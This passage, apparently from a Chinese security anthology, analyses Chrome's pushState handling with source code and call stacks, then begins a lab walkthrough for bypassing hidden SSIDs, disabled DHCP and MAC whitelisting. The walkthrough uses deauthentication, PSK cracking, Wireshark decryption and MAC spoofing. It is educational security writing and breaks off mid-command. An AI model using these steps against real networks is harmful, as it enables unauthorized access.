scheduler::TaskQueueManager::*)(bool)> runnable, const
base::WeakPtr<scheduler::TaskQueueManager> & weak_ptr, const bool &
<args_0>) Line 304  C++

scheduler.dll!base::internal::Invoker<base::IndexSequence<0,1>,base:
:internal::BindState<base::internal::RunnableAdapter<void
(__thiscall scheduler::TaskQueueManager::*)(bool)>,void
__cdecl(scheduler::TaskQueueManager
*,bool),base::internal::TypeList<base::WeakPtr<scheduler::TaskQueueM
anager>,bool> >,base::internal::TypeList<base::internal::UnwrapTrait
s<base::WeakPtr<scheduler::TaskQueueManager> >,base::internal::Unwra
```

```
pTraits<bool> >,base::internal::InvokeHelper<1,void,base::internal::
RunnableAdapter<void (__thiscall
scheduler::TaskQueueManager::*)(bool)>,base::internal::TypeList<base
::WeakPtr<scheduler::TaskQueueManager> const &,bool const &> >,void
__cdecl(void)>::Run(base::internal::BindStateBase * base) Line 346
C++
    base.dll!base::Callback<void __cdecl(void)>::Run() Line 396 C++
    base.dll!base::debug::TaskAnnotator::RunTask(const char *
queue_function, const char * run_function, const base::PendingTask &
pending_task) Line 64    C++
    base.dll!base::MessageLoop::RunTask(const base::PendingTask &
pending_task) Line 481    C++
```

相关处理代码如下：

```
namespace blink {
....

class History final : public GarbageCollectedFinalized<History>,
public ScriptWrappable, public DOMWindowProperty {
    DEFINE_WRAPPERTYPEINFO();
    WILL_BE_USING_GARBAGE_COLLECTED_MIXIN(History);
public:
    ....
    void pushState(PassRefPtr<SerializedScriptValue> data, const
String& title, const String& url, ExceptionState& exceptionState)
    {
        stateObjectAdded(data, title, url,
scrollRestorationInternal(), FrameLoadTypeStandard, exceptionState);
    }
```

History::stateObjectAdded 代码如下：

```
void History::stateObjectAdded(PassRefPtr<SerializedScriptValue>
data, const String& /* title */, const String& urlString,
HistoryScrollRestorationType restorationType, FrameLoadType type,
ExceptionState& exceptionState)
{
    if (!m_frame || !m_frame->page()
|| !m_frame->loader().documentLoader())
        return;

    KURL fullURL = urlForState(urlString);
```

```
    if (!fullURL.isValid()
|| !m_frame->document()->securityOrigin()->canRequest(fullURL)) {
        // We can safely expose the URL to JavaScript, as a) no
redirection takes place: JavaScript already had this URL, b)
JavaScript can only access a same-origin History object.
        exceptionState.throwSecurityError("A history state object with
URL '" + fullURL.elidedString() + "' cannot be created in a document
with origin '" + m_frame->document()->securityOrigin()->toString() +
"'.");
        return;
    }

    m_frame->loader().updateForSameDocumentNavigation(fullURL,
SameDocumentNavigationHistoryApi, data, restorationType, type);
}
```

导航流程是：判断 URL 是否有效？——有效（Y）——重定向到新 URL 上。无效则抛出 DOMError。m_frame->loader()将返回一个与当前页面关联的 FrameLoader 对象。

```
mutable FrameLoader m_loader;
inline FrameLoader& LocalFrame::loader() const
{
    return m_loader;
}
```

FrameLoader::updateForSameDocumentNavigation 代码如下：

```
void FrameLoader::updateForSameDocumentNavigation(const KURL&
newURL, SameDocumentNavigationSource sameDocumentNavigationSource,
PassRefPtr<SerializedScriptValue> data, HistoryScrollRestorationType
scrollRestorationType, FrameLoadType type)
{
    // Update the data source's request with the new URL to fake the
URL change
    m_frame->document()->setURL(newURL);
    documentLoader()->setReplacesCurrentHistoryItem(type !=
FrameLoadTypeStandard);
    documentLoader()->updateForSameDocumentNavigation(newURL,
sameDocumentNavigationSource);

    // Generate start and stop notifications only when loader is
completed so that we
```

```
    // don't fire them for fragment redirection that happens in
window.onload handler.
    // See https://bugs.webkit.org/show_bug.cgi?id=31838
    if (m_frame->document()->loadEventFinished())
        client()->didStartLoading(NavigationWithinSameDocument);

    HistoryCommitType historyCommitType = loadTypeToCommitType(type);
    if (!m_currentItem)
        historyCommitType = HistoryInertCommit;

    setHistoryItemStateForCommit(historyCommitType,
sameDocumentNavigationSource == SameDocumentNavigationHistoryApi ?
HistoryNavigationType::HistoryApi :
HistoryNavigationType::Fragment);
    if (sameDocumentNavigationSource ==
SameDocumentNavigationHistoryApi) {
        m_currentItem->setStateObject(data);

m_currentItem->setScrollRestorationType(scrollRestorationType);
    }
    client()->dispatchDidNavigateWithinPage(m_currentItem.get(),
historyCommitType);
    client()->dispatchDidReceiveTitle(m_frame->document()->title());
    if (m_frame->document()->loadEventFinished())
        client()->didStopLoading();
}
```

FrameLoader::setHistoryItemStateForCommit 中维护需要提交的 HistoryItem，并放置在`RefPtrWillBeMember<HistoryItem> m_currentItem;`中。

其中，DocumentLoader::updateForSameDocumentNavigation 代码如下。

```
void DocumentLoader::updateForSameDocumentNavigation(const KURL&
newURL, SameDocumentNavigationSource sameDocumentNavigationSource)
{
    KURL oldURL = m_request.url();
    m_originalRequest.setURL(newURL);
    m_request.setURL(newURL);
    if (sameDocumentNavigationSource ==
SameDocumentNavigationHistoryApi) {
        m_request.setHTTPMethod("GET");
        m_request.setHTTPBody(nullptr);
    }
```

```
    clearRedirectChain();
    if (m_isClientRedirect)
        appendRedirect(oldURL);
    appendRedirect(newURL);
}
```

最终，添加 History Entry 处代码的调用栈如下：

```
>
content.dll!content::RenderFrameImpl::didCommitProvisionalLoad(blink
::WebLocalFrame * frame, const blink::WebHistoryItem & item,
blink::WebHistoryCommitType commit_type) Line 2665 C++

content.dll!content::RenderFrameImpl::didNavigateWithinPage(blink::W
ebLocalFrame * frame, const blink::WebHistoryItem & item,
blink::WebHistoryCommitType commit_type) Line 2950    C++

blink_web.dll!blink::FrameLoaderClientImpl::dispatchDidNavigateWithi
nPage(blink::HistoryItem * item, blink::HistoryCommitType
commitType) Line 405  C++

webcore_shared.dll!blink::FrameLoader::updateForSameDocumentNavigati
on(const blink::KURL & newURL, blink::SameDocumentNavigationSource
sameDocumentNavigationSource,
WTF::PassRefPtr<blink::SerializedScriptValue> data,
blink::HistoryScrollRestorationType scrollRestorationType,
blink::FrameLoadType type) Line 651 C++

webcore_shared.dll!blink::History::stateObjectAdded(WTF::PassRefPtr<
blink::SerializedScriptValue> data, const WTF::String & __formal,
const WTF::String & urlString, const blink::StateOptions & options,
blink::FrameLoadType type, blink::ExceptionState & exceptionState)
Line 159   C++

webcore_shared.dll!blink::History::pushState(WTF::PassRefPtr<blink::
SerializedScriptValue> data, const WTF::String & title, const
WTF::String & url, const blink::StateOptions & options,
blink::ExceptionState & exceptionState) Line 64
```

在 didCommitProvisionalLoad 中，我们可以看到


render_view->UpdateSessionHistory(frame);的语句。在启动一个新导航前，Chrome 会更新最后提交的 Session History 条目。这个操作是通过 IPC 消息来完成的。在一个重复循环的

pushState 操作中，**这将在队列中产生大量的 IPC 消息，导致页面看起来产生了明显卡顿。**


```
void RenderViewImpl::SendUpdateState(HistoryEntry* entry) {
  if (!entry)
    return;

  // Don't send state updates for kSwappedOutURL.
  if (entry->root().urlString() ==
WebString::fromUTF8(kSwappedOutURL))
    return;

  Send(new ViewHostMsg_UpdateState(
      routing_id_, page_id_, HistoryEntryToPageState(entry)));
}
```

接着，Chrome 使用 render_view_->history_controller()->UpdateForCommit(this, item, commit_type, navigation_state->WasWithinSamePage());来提交历史项。Chrome 通过 CreateNewBackForwardItem(frame, item, navigation_within_page);来向历史列表添加一个后退项。

紧接着……



不要紧，继续分析，Chromium/Chrome 中限制了 history 对象的数量为 50。这是标准的做法。接下来的问题就和《1》一样了，内存占用飙升，完全是因为字符串自拼接导致的，这种长字符串最终会要求 G 级别的内存空间。



网页卡顿则是因为有大量 IPC 消息占用 CPU（同时也有大量字符的拼接操作，也会占用 CPU 和内存）。在我的测试中，Chrome 并没有崩溃。关闭 Tab 即可。所以这也是为什么 Google 不认为这是漏洞的原因。（确实也不是漏洞：））。

所以 Chrome 篇就这么结束了，有时间再看 Safari。这块的处理估计只能看 WebKit 了。

作者：k0sh1

第二章　Web / 安卓 / 无线安全

第1篇　突破配置有连接限制的 WIFI 网络

作者：颖奇 L’ AMORE

0x00 前言

无线网络发展到今天，已经几乎全部覆盖了，无论是家庭、企业，还是城市的街道，到处都是 Wi-Fi，很显然家庭无线占得比例也是相当可观的，然而家庭网络架构简单，网络设备低端，支持 Feature 较少，安全程度得不到特别充分的保障。

虽然市面上的家用路由器基本都支持 802.1x，但是基本上也没有人会刻意准备一台认证服务器，基本上都是使用的 WPA/WPA2-家庭版的认证体系。在此体系的保障下，还有一些安全机制可以加固安全性。一般的家用胖 AP 会提供如下两种安全机制：

① **Mac Address Filter**，顾名思义就是基于 MAC 地址做黑名单/白名单用以限制 STA。
② **No SSID Broadcast**，关闭 SSID 广播以保证足够的隐蔽性。

除此之外呢，一般家用都是胖 AP（Router），会集成了 DHCP Server 的功能，那么如果关闭了 DHCP server，STA 就必须手动指定静态 IP/Mask 才可以正常接入，如果客户端并不知道该广播域的地址/网段，那么没办法连接。因此，关闭 DHCP 功能也被视为一个安全机制，虽然它设计的初衷并不是站在安全的角度考虑的。

0x02 环境介绍


SSID:iSafe_Network
Auth:WPA2-Personal
Encr:AES
PSK: SecurityFile
VLAN:10

Network:172.31.10.0/24


Default-GW:172.31.10.254

AP: Cisco Smallbusiness Series（美版固件，语言只能用英文）


如图所示是该 iSafe_Network 的安全设置：




关闭了 SSID 广播：



开启白名单方式的 Mac Address Filter，并且添加一个合法 MAC 地址：



关闭 VLAN10 的 DHCP 服务：




0x03 合法主机测试连接

① 确保合法主机的 MAC 地址添加进了白名单（即上图的 XXXX.XX9A.8869）

② 手动设置静态地址。

打开网络和共享中心-更改适配器设置



选择我们使用的无线网卡，右键-属性-双击 IP 版本 4(TCP/IPv4)-手动设置 IP 地址-确定 如图

③ Win10 可以直接看到隐藏的网络，直接点击链接然后输入 SSID 和密码就可以。

如果是 win7 win8 在我的记忆里是没有这个“隐藏的网络的”，需要手动添加（win10 也可以这样子）

1. 网络和共享中心-设置新的链接或网络

2. 手动连接到无线网络-选择你的无线适配器（无线网卡）-输入下面这些东西并且勾上“即使网络未广播也连接”-下一步

3. 你会看到“成功的添加了 iSafe_Network”　然后来到 WIFI 列表　连接即可
4. 如图　连接成功

0x05 破解密码并拿到未广播的 SSID

对于如何破解 WPA/WPA2-个人的预共享密钥并不是本文的重点，你可以使用 aircrack-ng/cowpatty/hashcat/pyrit/ewsa 等任何工具任何方式，这里不过多熬述。

首先我们针对该无线 WIFI 抓包，由于未广播 SSID（Beacon 帧中不携带具体 SSID），所以我们只能看到他的长度为 13（iSafe_Network 一共 13 个字符）

由于未广播 SSID，客户端连接时必须要在 Probe Request 帧中携带 SSID，即我们说的主动探测，我们可以这样理解： 客户端喊”某 SSID 某 SSID 你在这附近吗?” AP 的回应报文为 Probe Response。由于这种 802.11 管理帧又是广播帧又不会加密，因此作为攻击者，我们也会抓到 Probe 报文，这时候 SSID 就得到了。只要有客户端连接就会得到 SSID 因此我们可以选择等待，如果你没有耐心，DeAuthentication 攻击是一个不错的选择。（当然还有其他方法，爱安全论坛有介绍）

现在，抓到了握手包的同时，也得到了未广播的 SSID！关闭 SSID 广播也不过如此！


破解密码，不再熬述

0x06 拿到该网络的三层地址即 IP 地址/子网掩码


注：方法很多，仅介绍一种

找到我们抓到的带有四次握手的 cap 报文，wireshark 打开它，现在是加密的。


Edit(编辑) – Preference(首选项) – Protocol(协议)



IEEE 802.11 – Enable Decrypt(使能解密) – Decryption Key Edit(编辑解密密钥) – 新建 – 选择 wpa-pwd – 输入 PSK:SSID – 确定



这时，已经是明文了，当然还会有 802.11 报文存在，你只要使用 Filter 即可。



虽然我们可以在网络层获得 IP 地址，但是子网掩码是不会携带在 IP 报文中的，因为他对于域外主机来说毫无意义，当然这时候已经很简单了，下面介绍几个判断网络长度的技巧

① 家庭网络，100 个里面 99 个都是/24。

② 直接试！首选有类，有类中首选 C 类，一般都是/24，有类错误的话那就是 VLSM，从/30 始网络逐渐增大，因为/32 和 31 肯定是不可能的。网络管理员既然要用 VLSM(可变长子网掩码)，肯定是掩码变长，/25-/30 的可能性会非常大。还不行，继续往短了缩，毕竟掩码最长也就 32 那么长，选项很少的！

③ 现在我们只是实验环境，只有一台主机，然而真实环境中可能会有十几台甚至几十台设备，通过报文中他们的 ip 地址范围来判断。

比如有如下几个地址：

10.1.1.1 , 10.1.1.10 , 10.1.1.254 , 10.1.0.200

那么很显然，最长也只能是 255.255.254.0 了，因为/23 的广播地址正好是 10.1.1.255。当

然他可以更短，因此你的选择是/23-/1

于是我们根据上面的几个小技巧，成功判断出 iSafe_Network 的网络为 172.31.10.0/24，设置一下我们的网卡的静态 ip 地址即可，注意不要出现地址重复的现象，过程略。

0x07　突破 Mac Address Filter

在我们抓包的时候，就看到了一个客户端了，记下他的 mac 地址（即这个 xxxx.xx9a.8869）


然后我们把自己的网卡的 MAC 地址修改为这个合法 MAC 即可，修改前需要先 down 掉网卡。

在 Windows 下有很多 mac 地址修改器，我们可以百度下一个，类似这样的：

Kali Linux 下可以用自带的 macchanger 工具，如图：

```
┌( Yinggi ) - ( L'Amore )
